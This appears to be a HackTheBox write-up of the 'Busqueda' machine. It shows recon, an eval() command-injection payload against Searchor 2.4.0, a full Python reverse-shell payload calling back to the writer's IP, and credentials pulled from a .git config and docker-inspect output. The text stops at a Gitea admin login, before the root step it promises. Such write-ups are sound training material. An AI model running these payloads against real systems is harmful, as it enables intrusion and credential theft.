Busqueda
Exploiting a command-injection flaw in the Searchor 2.4.0 Python package for a foothold as svc, then abusing a relative-path reference in a root-run checkup script to get full root.

Busqueda - HackTheBox Writeup

Busqueda is an Easy Linux machine on HackTheBox. The site runs a Flask app wrapping the Searchor Python package, version 2.4.0, which passes user input straight into eval() — a command injection vulnerability that gives a foothold as svc. Credentials recovered from a leftover .git config lead to a local Gitea instance, and a sudo-runnable checkup script that invokes a helper via a relative path lets that reference be hijacked for full root.
Box Info
- Name: Busqueda
- Difficulty: Easy
- OS: Linux
- Release Date: 08 April 2023
- Retire Date: 12 August 2023
- Creator: kavigihan
Recon
as we know start with nmap scan to see open ports and go deep in second scan to identify versions and services :
nmap -p- --min-rate 1000 -oA nmap_Busqueda 10.129.228.217
1
2
3
4
5
6
7
8
9
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Busqueda
└─👀 ➜ nmap -p- --min-rate 1000 -oA nmap_Busqueda 10.129.228.217
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-15 12:26 EEST
Nmap scan report for searcher.htb (10.129.228.217)
Host is up (0.00021s latency).
All 65535 scanned ports on searcher.htb (10.129.228.217) are in ignored states.
Not shown: 65535 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 67.68 seconds
As we see all porst ignore our nmap packets so i will add -Pn to skip host discovery :
nmap -p- -Pn --min-rate 1000 -oA nmap_Busqueda 10.129.228.217
1
2
3
4
5
6
7
8
9
10
11
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Busqueda
└─👀 ➜ nmap -p- -Pn --min-rate 1000 -oA nmap_Busqueda 10.129.228.217
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-15 12:32 EEST
Nmap scan report for searcher.htb (10.129.228.217)
Host is up (0.14s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 75.10 seconds
Now we identify that we have 2 ports only ssh and http let’s go with deep scan :
nmap -p22,80 -sCV 10.129.228.217
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Busqueda
└─👀 ➜ nmap -p22,80 -sCV 10.129.228.217
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-15 12:36 EEST
Nmap scan report for searcher.htb (10.129.228.217)
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
| http-server-header:
|   Apache/2.4.52 (Ubuntu)
|_  Werkzeug/2.1.2 Python/3.10.6
|_http-title: Searcher
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.65 seconds
No thing intersting it’s apache and openssh 8,9p1
now we see that the name of machine is http://searcher.htb/ add this to /etc/hostsfile in your local mahcine :
echo "10.129.228.217 searcher.htb" | sudo tee -a /etc/hosts
1
2
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~
└─👀 ➜ echo "10.129.228.217  searcher.htb" | sudo tee -a /etc/hosts
Now let’s start to enumerate web applicaiton
web enumeration

when i opened searcher.htb i find page with 2 input file one for choose search engine and seconde for write search query :

Scroll down a little bit and i find it’s runs with falsk and library searhor version 2.4.0 :
To see what happens in background i will use burp suite to identify paramters and how search go :

we have 2 parameters 1 for query and one for engine
when i searched for vulns in searchor library version 2.4.0 i see that it’s has command injection in parameters and we have 2 the let’s test them i used id command with python in query parameers and it’s work :
1
'+%2b__import__('os').popen('id').read()%2b+'

and when remove url encode it’s be :

Now we confirmed this box is vulnerable with command injection in query parameter let’s get a shell
Initial Access — Command Injection in Searchor 2.4.0
i will use query parameter in burp to give me reverse shell to my local machine :
',+exec("import+socket,subprocess,os%3bs%3dsocket.socket(socket.AF_INET,socket.SOCK_STREAM)%3bs.connect(('10.10.17.213',9090))%3bos.dup2(s.fileno(),0)%3b+os.dup2(s.fileno(),1)%3b+os.dup2(s.fileno(),2)%3bp%3dsubprocess.call(['/bin/sh','-i'])%3b"))%23
start netcat listner :
1
2
3
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~
└─👀 ➜ nc -nlvp 9090
listening on [any] 9090 ...
and click send in burp and here we go :
1
2
3
4
5
6
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~
└─👀 ➜ nc -nlvp 9090
listening on [any] 9090 ...
connect to [10.10.17.213] from (UNKNOWN) [10.129.228.217] 39664
/bin/sh: 0: can't access tty; job control turned off
$
spwn interactive shell with script
script /dev/null -c /bin/bash
1
2
3
$ script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
svc@busqueda:/var/www/app$
user.txt
1
2
svc@busqueda:~$ cat user.txt
d56bfeb30000000000000000000
Privilege Escalation — Gitea Credentials & Relative Path Hijack
i tried to see what commands can i run as root but it’s requered password to see that :
1
2
3
4
5
6
7
8
9
10
svc@busqueda:~$ sudo -l
[sudo] password for svc:

Sorry, try again.
[sudo] password for svc:

Sorry, try again.
[sudo] password for svc:

sudo: 3 incorrect password attempts
so i start enum files and directories and i find the one i need it’s in app folder .git folder :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
svc@busqueda:/var/www/app/.git$ ls
branches        config       HEAD   index  logs     refs
COMMIT_EDITMSG  description  hooks  info   objects

svc@busqueda:/var/www/app/.git$ cat config
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
    remote = origin
    merge = refs/heads/main
now we have a password jh1usoih2bkjaspwe92 let’s try it with sudo -l command and it’s work :
1
2
3
4
5
6
7
8
9
10
svc@busqueda:/var/www/app/.git$ sudo -l
[sudo] password for svc: jh1usoih2bkjaspwe92

Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
see that we can run /usr/bin/python3 /opt/scripts/system-checkup.py * as a root
let’s try that :
When i start with no args it’s give me i can run this three :
1
2
3
4
5
6
svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py *
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps      : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup   : Run a full system checkup
let’s try docker-ps :
1
2
3
4
svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED       STATUS       PORTS                                             NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   3 years ago   Up 2 hours   127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   3 years ago   Up 2 hours   127.0.0.1:3306->3306/tcp, 33060/tcp               mysql_db
and we get that we have 2 docker containers gitea and mysql_db
let’s try docker-inspect and it’s says that we need format and we need container_name :
1
2
svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect
Usage: /opt/scripts/system-checkup.py docker-inspect <format> <container_name>
after i searched for what is docker-inspect i get that i can use format for output like and i get it from docker documentation :
sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect --format= 9608
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect --format= 9608
--format={
  960873171e2e   false false false
  map[22/tcp:{} 3000/tcp:{}]   false false false
  [
    USER_UID=115
    USER_GID=121
    GITEA__database__DB_TYPE=mysql
    GITEA__database__HOST=db:3306
    GITEA__database__NAME=gitea
    GITEA__database__USER=gitea
    GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh
    PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
    USER=git
    GITEA_CUSTOM=/data/gitea
  ]
  [/bin/s6-svscan /etc/s6]   <nil>   false   gitea/gitea:latest
  map[/data:{} /etc/localtime:{} /etc/timezone:{}]
  [/usr/bin/entrypoint]   false   []
  map[
    com.docker.compose.config-hash:e9e6ff8e594f3a8c77b688e35f3fe9163fe99c66597b19bdd03f9256d630f515
    com.docker.compose.container-number:1
    com.docker.compose.oneoff:False
    com.docker.compose.project:docker
    com.docker.compose.project.config_files:docker-compose.yml
    com.docker.compose.project.working_dir:/root/scripts/docker
    com.docker.compose.service:server
    com.docker.compose.version:1.29.2
    maintainer:maintainers@gitea.io
    org.opencontainers.image.created:2022-11-24T13:22:00Z
    org.opencontainers.image.revision:9bccc60cf51f3b4070f5506b042a3d9a1442c73d
    org.opencontainers.image.source:https://github.com/go-gitea/gitea.git
    org.opencontainers.image.url:https://github.com/go-gitea/gitea
  ]
  <nil>   []
}
now we have password yuiu1hoiu4i5ho1uhwe not see for what but when we back to .git file and see the link we identify that gitea subdomain :
1
2
3
svc@busqueda:/var/www/app/.git$ cat config
[remote "origin"]
    url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
let’s add it to our hosts file :
1
10.129.228.217  searcher.htb  gitea.searcher.htb
let’s access it i find login page :

let’s login with the password and username administrator and now we logged in as a administrator user :

